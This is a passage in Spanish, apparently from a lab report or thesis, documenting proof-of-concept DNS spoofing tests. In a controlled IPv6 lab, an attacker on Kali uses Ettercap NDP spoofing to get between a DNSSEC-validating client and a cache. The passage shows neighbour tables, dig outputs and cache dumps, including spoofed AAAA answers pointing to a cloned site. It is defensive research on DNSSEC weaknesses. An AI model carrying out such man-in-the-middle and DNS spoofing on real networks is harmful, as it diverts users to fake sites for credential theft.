; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

Dominio inexistente bancodk.com

Se observar que en la memoria cache del cliente se ha almacenado que el dominio bancodk.com no existe.

```
baancodk.com.          9471  \-ANY;-$NXDOMAIN
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000 2419200
604800
```

Dominio bancodk.com

Debido a que el domino bancodk.com está firmado y que el cliente validador posee anclas de confianza para el dominio bancodk.com almacena los registros DNSSEC del dominio con un nivel de confianza de pending-answer que significa que los datos recibidos están cubierto por un ancla de confianza por lo que requieren validación, pero aún no se ha validado. Además de almacenar el registro AAAA 2001:12:7000::cafe:6 para el dominio www.bancodk.com

```
; pending-answer
bancodk.com.          601762     NS    dns1.bancodk.com.
; pending-answer
               601762     RRSIGNS 8 2 604800 (
                          20180915181449 20180816181449 59571
bancodk.com.
                          KnrAA41GbY06IWKjWtw2icynHx5SiurQwsco
                          5ax25F+vXwB/3i7e2ZPs2N7WzfWAayCY632c
                          /+5qWOUw+wuR/ehP0jYQa8Zbx7tyRHkFGWSH
                          DxpdlEgUu+IWD1aycQe5eX/Tzi8xWHJMANif
                          /0u90iW3n8cgfJzz7BKOosItvtJ6JU5zAroO
                          evEOqlMkdAam1h//X3FhPHsgh8FTpwgTL7KW
                          WxAD+b6QOVDu/bFD29OmTSUdAeG2tFa3TLur
                          9B4LSj2K3czePv2/TP6gNMhLBrAS32I0f+ai
                          yiGg6cN2eewERbJtb+Yq5DO84D97P/iL+a/W
                          iGbFHSC0C1tikLUpzA== )
; pending-answer
                    601762     DNSKEY     256 3 8 (
                               AwEAAbcP78bhFzTaP/c01rykYV1fYPirMsgY
                               1pTodkk/Fz0CA9AomOCr+w7dUHGnDVrEVHUR
                               dcMiJeuD1L1zeg23iclM+AB8FHUIb/XFnhY1
                               aAdvtA/VCsMfRpxS13nMFxpmA+L9RQ0/+BvI
                               zNTiJIt+lok4Uhm5aXoDcipEt78O6mP5zEc7
                               oYyV2aedQsrsVk+86xcXq9hQu+lKSdGu7iLR
                               e8Svh9ebX8wp4InwWAKG7tOcSPDLo9/4vxtf
                               +zTKS5lI1BRjXepG/+DGhoCqgLVZg5lZJZvs
                               i9+1K04yuB12IqUEFNep/m6U7pNdeP5sGadG
                               dwlAp4QFRZgiaIU1AE/BzrE=
                               ) ; ZSK; alg = RSASHA256; key id =
59571
```

PoC de DNS Spoofing entre el Cliente Validador y el Servidor Cache Validador cuando el Cliente consulta por el nombre de dominio www.comunicate.com

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa rota e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Cliente y el Servidor Cache Validador.

   En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

   Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la

memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** y si cuando el cliente validador realice una consulta a ese sitio es vulnerable, de esta manera se evaluará si la prueba fue exitosa o no.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Figura. x Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
   - El proceso de validación de las respuestas DNS es efectuado por el Cliente Validador y el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.

- Se realizó un ataque de hombre en el medio entre el cliente validador y el servidor cache DNS validador.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache recursivo - Validador	TARGET	2001:12:7000::cafe:5	08:00:27:F1:3C:A5	enp0s3
DEBIAN	Cliente Validador	TARGET	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:


DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CLIENTE -CACHE	CLIENTE-CACHE	SI	NO	NO	NO	SI
coomunicate.com	NF-I	CLIENTE -CACHE	CLIENTE-CACHE	SI	NO	NO	NO	SI

Tabla N°. Resultados obtenidos.


Cuando se consulta por los dominios www.comunicate.com y coomunicate.com se tiene que las PoC son exitodas , cuando la cadena esta rota y el proceso de validacion es realizada tanto por el cleinte como por servidor DNS cache. El cliente validador como el cache validador tienen com ancla de confianza al domino bancodk.com y al dominio raiz, al estar la cadena rota no el domino. El servidor DNS cache no se involucra en el proceso de consulta DNS.

Ejecucion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor cache DNS , como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre el cliente validador y el servidores DNS cache.



Efecto del hombre en el medio desde Cliente

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del servidor DNS cache ha sido modificada por la del atacante.

```
root@Cliente-validador:~# ip -6 neigh
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
2001:12:7000::cafe:5 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
2001:12:7000::cafe:2 dev enp0s3  FAILED
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fef1:2ca5 dev enp0s3 lladdr 08:00:27:f1:2c:a5 STALE
```

A continuación desde la consola del cliente validador, se realizan una serie de consultas relacionadas al dominio comunicate.com para analizar las respuestas obtenidas.

Consulta a dominio real

El cliente consulta al dominio www.comunicate.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:12:7000::cafe:37, respuesta no validada (ausencia del bit ad de validación en el campo flags), con un status: NOERROR

```
root@Cliente-validador:~# dig AAAA www.comunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.comunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36647
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.comunicate.com.    IN AAAA

;; ANSWER SECTION:
www.comunicate.com.     3600 IN AAAA 2001:12:7000::cafe:37

;; AUTHORITY SECTION:
.                       603543 IN NS f.root-servers.net.
.                       603543 IN RRSIG NS 8 0 604800 (
                                20180918123957 20180819123957 36276 .
                                WOlds+3muKXufBfRYdO9T9zPH+GQERwcl1ik0QVp1NX4
                                jXgMA9fKviq5b+PDlTke6L0ZErkSvnu+BaQZE1VNHxMI
                                qFzuuJqNWOrCeQo/it5/h1JDYZbJ/5gDN8pB8Hdi1P3V
                                g9TqqNN1UdkKLIVJWQ2eNte5GM8yV+1lyN93QImUtVmy
                                m5RyowP5QgB1rnBE8dXRuwMz2QgtjcavEuSFxn6tEHJU
                                yX2+8XXONMhdE6BY0/2gAD3wX4vKdi01Wrkcg8000epH
                                t9lZzAMUKzwUGFOtxwiFCI47H9YY0t2+cEV50Y/dRG07
                                loEVA/18ofRxDvODRqtL0YPgUsGPp268dg== )

;; Query time: 19 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Sun Aug 19 20:58:22 -05 2018
;; MSG SIZE  rcvd: 392
```

Consulta a dominio inexistente

El cliente consulta al dominio coomunicate.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:12:7000::cafe:37, respuesta no validada (ausencia del bit ad de validación en el campo flags), con un status: NOERROR

```
root@Cliente-validador:~# dig AAAA coomunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 679
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; ANSWER SECTION:
coomunicate.com.        3600 IN AAAA 2001:12:7000::cafe:37

;; AUTHORITY SECTION:
.                       603522 IN NS f.root-servers.net.
.                       603522 IN RRSIG NS 8 0 604800 (
                                20180918123957 20180819123957 36276 .
                                WOlds+3muKXufBfRYdO9T9zPH+GQERwcl1ik0QVp1NX4
                                jXgMA9fKviq5b+PDlTke6L0ZErkSvnu+BaQZE1VNHxMI
                                qFzuuJqNWOrCeQo/it5/h1JDYZbJ/5gDN8pB8Hdi1P3V
                                g9TqqNN1UdkKLIVJWQ2eNte5GM8yV+1lyN93QImUtVmy
                                m5RyowP5QgB1rnBE8dXRuwMz2QgtjcavEuSFxn6tEHJU
                                yX2+8XXONMhdE6BY0/2gAD3wX4vKdi0lWrkcg8000epH
                                t9lZzAMUKzwUGFOtxwiFCI47H9YY0t2+cEV50Y/dRG07
                                loEVA/18ofRxDvODRqtL0YPgUsGPp268dg== )

;; Query time: 9 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Sun Aug 19 20:58:43 -05 2018
;; MSG SIZE  rcvd: 389
```

Memoria Cache Para Revisar Envenemietno del cliente

Se revisa la memoria cache del cliente validador, para observar los datos almacenados en esta ante las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a la consulta realizada, para determinar si hay envenenamiento de cache.

```
root@Cliente-validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
www.comunicate.com.     3135    AAAA    2001:12:7000::cafe:37
root@Cliente-validador:/var/cache/bind# cat named_dump.db | grep coomunicate.com
coomunicate.com.        3156    AAAA    2001:12:7000::cafe:37
```

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com

El dominio com no se encuentra firmado, por lo cual el cliente almacena la informacion que le proveea el servidor autoritario del dominio raiz sobre el dominio com que en este caso son los registros NSEC3 que tiene el servidor raiz sobre el com.

```
; secure
com.            10048\-DS  ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

Dominios www.comunicate.com y dominio coomunicate.com

Se observar que en la memoria cache del cliente, se ha almacenado para el dominio www.comunicate.com y el dominio coomunicate.com el registro 2001:12:7000:cafe:37, con un nivel de confianza answer debido que recibe la información de un servidor no autoritario del dominio y una respuesta que no puede ser validad.

```
; answer
www.comunicate.com.   3135  AAAA  2001:12:7000::cafe:37
; answer
coomunicate.com.3156  AAAA  2001:12:7000::cafe:37
```

Servidor Cache

Efecto de hombre en el medio en el Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del cliente ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fefb:19d0 dev enp0s3 lladdr 08:00:27:fb:19:d0 STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:25 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
```

Una vez realizadas las segundas consultas, desde el cache se puede observar diferentes puntos de vista (**estado, memoria cache y syslog**) para observar la información generada en el cache por las consultas realizadas y los resultados obtenidos.

MEMORIA CACHE

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta después de realizar una segunda consulta, para observar si hay modificación de los datos almacenados por las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a las consultas hechas.

En un principio se utiliza el comando grep para determinar si en la memoria cache se ha almacenado información relacionada con las consultas realizadas

```
root@validador:/var/cache/bind# rndc dumpdb -cache
root@validador:/var/cache/bind# rndc dumpdb -cache
root@validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
root@validador:/var/cache/bind# cat named_dump.db | grep coomunicate.com
```

Utilizando el comando grep sobre el archivo de memoria cache del servidor DNS cache named_dump.db, se ha observado que no se ha almacenado información relacionada las consultas realizadas. De igual forma se revisa de manera más detallada la información que se puedo haber almacenado en el cache en el tiempo de consulta. Para determianar si hay envenenameinto .

Memoria cache principal Para revisar envenenamiento

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com

Del dominio con solo almacena la informacino entregdara por el servidor autoritario del dominio raiz sobre el dominio com. En articular registros NSEC3 del subdominio com. Ademas de indicar que en el servidor raiz no hay registros DS del subdominio com.

```
; glue
com.            603415     NS    a.gtld-servers.net.com.
; secure
                9415 \-DS ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

No se presenta envenenamiento en la memoria cache del servidor DNS cache.

PoC de DNS Spoofing entre el Cliente y el Servidor Cache Validador cuando el Cliente consulta por el nombre de dominio www.comunicate.com

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Cliente y el Servidor Cache Validador.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** y si cuando el cliente realice una consulta a ese sitio es vulnerable, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes no realizan el proceso de validación DNSSEC, solamente lo realiza el Servidor Cache recursivo de la organización.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Fig. Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
   - El proceso de validación de las respuestas DNS es efectuado por el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
   - Se realizó un ataque de hombre en el medio entre el cliente y el servidor DNS cache.
   - Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
   - El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
   - El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache recursivo - Validador	TARGET	2001:12:7000::cafe:5	08:00:27:F1:3C:A5	enp0s3
DEBIAN	Cliente DNS Linux	TARGET	2001:12:7000::cafe:28	08:00:27:6A:D6:57	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CLIENTE -CACHE	CACHE	SI	NO	SI	NO	SI
coomunicate.com	NF-I	CLIENTE -CACHE	CACHE	SI	NO	SI	NO	SI


Tabla N°. Resultados obtenidos.

Con la PoC realizada se obtiene que la prueba es exitosa cuando se consulta por el dominio www.comunicate.com y por la variación del mismo coomunicate.com dominio inexistente cuando la cadena esta rota, a pesar de que el cliente realizase el proceso de validacion, debido a la cadena rota, acepta la respuesta del atacante.


7. Evidencia de la PoC

Ejecuicion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor cache DNS y el cliente, como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre el cliente y el servidore DNS cache.



Efecto de hombre en el medio desde Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del cliente ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:28 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe6a:d657 dev enp0s3 lladdr 08:00:27:6a:d6:57 STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
```

Efecto de hombre en el medio desde Cliente

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del servidor DNS cache ha sido modificada por la del atacante.

```
root@CLIENTE:~# ip -6 neigh
2001:12:7000::cafe:5 dev eth0 lladdr 08:00:27:48:09:19 router REACHABLE
2001:12:7000::cafe:37 dev eth0 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fef1:2ca5 dev eth0 lladdr 08:00:27:f1:2c:a5 STALE
fe80::a00:27ff:fe48:919 dev eth0 lladdr 08:00:27:48:09:19 REACHABLE
```

